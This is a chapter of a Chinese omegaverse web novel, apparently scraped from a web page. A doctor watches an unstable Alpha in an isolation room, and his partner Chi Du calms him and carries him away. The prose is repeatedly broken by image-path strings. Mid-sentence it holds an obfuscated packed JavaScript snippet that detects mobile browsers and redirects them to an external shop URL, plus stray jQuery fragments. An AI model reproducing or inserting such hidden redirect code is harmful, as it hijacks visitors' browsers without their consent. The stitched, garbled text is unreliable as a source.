13. 第 13 章

作品:《哥你再提分手我就打你弟

    “我就说他那个信息素根本不正常,哪有Alpha免疫信息素的?让你们来做个检查跟我想害你们似的,一个两个都不来!”


    科研院的隔离室外,莫医生的吐槽一连串吐出来,滔滔不绝。


    池渡静立在单向玻璃前,右手掌心贴在玻璃墙上,被关在里面的Alpha垂着头,金色的发丝遮住眼睛,看不出具体神情,唯有起伏的胸膛证明他还在呼吸。


    池渡定定看了一会儿,问:“人命关天?”


    “哦,是指我的命。他一拳头下去我能死三回,我想着他要是彻底失控了,你能当场揍他一顿,就像军校那会儿那样,指不定就打醒了呢。”


    莫医生反复查看复熠的指标,各项数值居高不下即将爆表,可一抬头,隔离室里的Alpha分明安静坐着,简直可以当场出院。


    莫高深觉自己被做局了,学医的时候说好的爱人的眼睛会欺骗你但检测的数据绝对不会骗人,现在数据和病患压根儿对不上号!


    他第八次检查仪器是不是坏了,边拆边说:“你是没看见啊,他一开始跟疯了一样。”


    顿了一下,莫高的神色微妙变了,咽了下口水:“但他突然就平静下来了。”


    “池渡,我的意思是说,是在一瞬间,他突然就平静下来了,但他的各项指标根本没降,从医学角度上说,他现在跟没有理智毫无区别,可表面看着偏偏很正常。”


    玻璃墙里映出浅浅的人影,依稀能看出神色平静,仿佛跟被关在里面的人缓缓重合了。


    池渡放下手,转头问:“我能把他带回去吗?”


    莫高露出此生最慈悲的微笑,笑容里多少带着点儿释然:“你跟我说实话,你今天是不是忘吃药了?”


    “你想进去看看我都得算算你们两个谁会打死谁,你跟我说你要把他领走?路人甲乙丙丁的命也是命,这家伙还能好端端坐在这里,都得感谢他现在改姓方了!”


    莫高亮出病历,指了一下名字那栏:“话说,他这身份信息怎么还是复熠?我叫顺口了有时候反应不过来,不过他不是早就改名成方熠了吗?”在他们说话的时候,一滴血毫无征兆砸在隔离室纯白的地板上。


    整个过程其实是无声的,这面墙能把信息素隔绝干净,更何况是声波,但池渡冥冥之中有所感应般骤然转回头,亲眼看到那滴血落下来。


    视觉捕捉到那滴血放慢速度迸溅开的瞬间,声音也仿佛一并在脑中响起。


    ——啪嗒。


    外面听不到里面的声音,独自坐在隔离室内的复熠也听不到任何声音。


    他的耳膜嗡响,头痛欲裂,神经撕扯着,脑子如同一团纠缠不清的旧毛线,可一道无形中的声音在他耳边不断盘旋着:你要保持冷静。


    保持冷静。


    别让自己看起来像一个会被信息素控制的Alpha。


    池渡已经不会像小时候那样简单原谅你了。


    池渡……


    池渡……


    第二滴、第三滴鼻血接连砸在地面。


    模糊的视野中出现了一双军靴。


    头重得像是灌了铅,复熠勉强仰头,眯着眼睛,还是看不清。鼻血还在流,他傻笑着说:“哥,你回来了。”


    身前的人摸了摸他的头发,一如往初。


    “方熠。”


    复熠的身体陡然一僵。


    耳边的嗡鸣声刹那间远去,眼前波光粼粼的河岸也不见了,池渡的声音无比清晰,视野恢复清明,脑子却仿佛还停留在混乱中。


    复熠猛地站起来,胸膛剧烈起伏着。


    “你……你叫我什么?”他比池渡高了半个头,脸色阴翳得吓人,无法遏制的错愕和混杂着不可置信的愤怒煽动着情绪和信息素乱窜,顶级Alpha的力量扑面而来。


    监测仪器瞬间一起爆发警报,守在外面的莫高眼皮狂跳,拔腿往外跑:“要死……隔离室请求支援!麻醉剂镇定剂信息素稀释喷雾准备,人命关天!……要死,要死,我就说了别进去了!!”


    “方熠?方熠?!……你果然不想要我了!!”


    复熠呼吸急促:“连你起的名字都不让我叫了吗?!你说你另一个父亲姓复,用这个姓给我起名,以后我就是你弟弟了!”


    复熠几乎是喊出来的:“是你先的!是你先告诉我,你可以不止是我哥的!我哪里做错了你可以告诉我,我都会改的!”


    泪顺着他右颊滑下来,只有一滴,他用力抹了一把,下一滴已经沿着泪痕滑下来。


    “不是你先吻我的吗?明明是你先……”


    他手足无措地站在原地,面前的池渡表情还是冷静的,衬得他如同野兽,中间只隔着半米不到,却仿佛隔开很远。


    复熠突然深吸了一口气,表情瞬间冷静下来,唯有那道在灯下闪着微光的泪痕证明情绪曾经存在。


    他脸色发白,无意识后退,小腿撞在椅子上,摸了两下椅子,摸索着慢慢坐下来,才没跌倒。


    池渡还在那里站着,复熠试探性地抬手环住池渡的腰,反复确认自己的手没被甩开,他才敢轻轻把头靠上去。


    “对不起,哥,对不起,我该保持冷静的……”


    隔离室墙角,“咔嚓”几声,白雾迅速扩散,几秒后便填满整个隔离室。


    等白雾逐渐淡化,莫高看到里面还站着的人,眼珠子快瞪出来了。


    “……你还是人类吗?我怕闷不倒他还特意加大的剂量……”


    受到药剂影响,池渡看起来更机质感了,像一个没有感情的机器人,可他的手还稳稳扶着靠在他身上的Alpha的后背,那是一个完全将其纳入保护范围的姿势。


    莫高小心翼翼地往前挪了几步:“能碰吗?让吗?……检测仪器爆了,你要是现在心理上接受不了,我等仪器恢复也来得及,这个不急。”


    莫高太阳穴突突跳,心想到底谁才是Alpha。


    池渡也不回答,垂眸看着复熠,问:“他什么时候能离开这里?”


    “原则上说,现在就可以。方上将亲自致电,让我们什么都不用理,有问题他来担责,方家的人就在外面等着把人接走了。”


    莫高瞄着池渡的表情,斟酌着说:“我的建议也是先把他放在方家。”


    “主要是吧,他进来之前在跟兰斯洛的使臣打架,那个使臣不小心跑到你们家院子里了,他正要出门执行任务,撞了个正着,Alpha的领地意识你懂的,这不就出事了嘛……不过好消息是打完了送医院也是他送的,哈哈……”伤害性不仅大,侮辱性也是极高。


    池渡淡淡“嗯”了声。


    莫高估摸着这是没事了的意思,打了个手势,两个全副武装的医护人员迅速抬着担架进来了,想把那个昏迷的Alpha放上担架,但怎么都扒不开他抱住那个中尉的手。


    更奇怪的一幕发生了,那个中尉只是轻轻拍了两下,昏迷的Alpha就自动解锁了。他们顿时松了口气,正要把人挪到担架上,那个中尉突然蹲下身,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17621260|205071||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    把那个Alpha背起来。


    两人一同看向莫医生,莫医生摇摇头,他们便悄无声息退下了。


    莫高跟着池渡往外走,是陪同也是防止出事,他发现只要把池渡的思维逻辑往易感期的Alpha一套就好理解多了。他不敢保证池渡不会把复熠当场劫走,这人什么都干得出来,不盯紧了,那他的升职、他的加薪、他的未来就要离他而去了!


    莫高看着池渡的侧脸,忍了又忍,还是开了口:“你是不是把他逼得有点儿过了?”


    他在隔离室外面听不到复熠说了什么,但复熠一看到池渡就开始崩溃,很难不往他们两个的感情里联想。


    他是知情的,池渡要分手,复熠不敢违抗又不想分,还找了他恋人时迁帮忙出谋划策。


    “我是说,池渡,你是不是对他太严格了?”他原本想说残忍,又觉得这么说对池渡也很残忍,临时改口。“你要说让他去死他一丁点不带犹豫的,但你说分手那不是要他的命吗……你一没移情别恋,二没想跟别人结婚,你也还是处处照顾他,好端端的干嘛分手呢?”


    池渡越走越快,莫高小跑着在后面追。


    “大家做朋友这么多年,都知道你话少,但复……方熠对你不一样啊,他跟你不止是朋友,你什么都不告诉他,连病了也不让他知道……”


    池渡脚步太快,莫高没追上,在原地喘了口气,冲着那个背影喊道:


    “A3精神力紊乱又不是什么大病,军队里十个Alpha里五个都得过这个病,不会传染也不是绝症,一万个里也就一个控制不好得深入治疗,让他知道一下怎么了?我说句公道话,你们两个体质都不正常,谁也别嫌弃谁!”


    池渡背着复熠走远了。


    莫高亲眼看着池渡把人交给了方家来的人,松了口气,竟然还是方崇少将亲自来接,方家对这个小儿子是真挺上心。


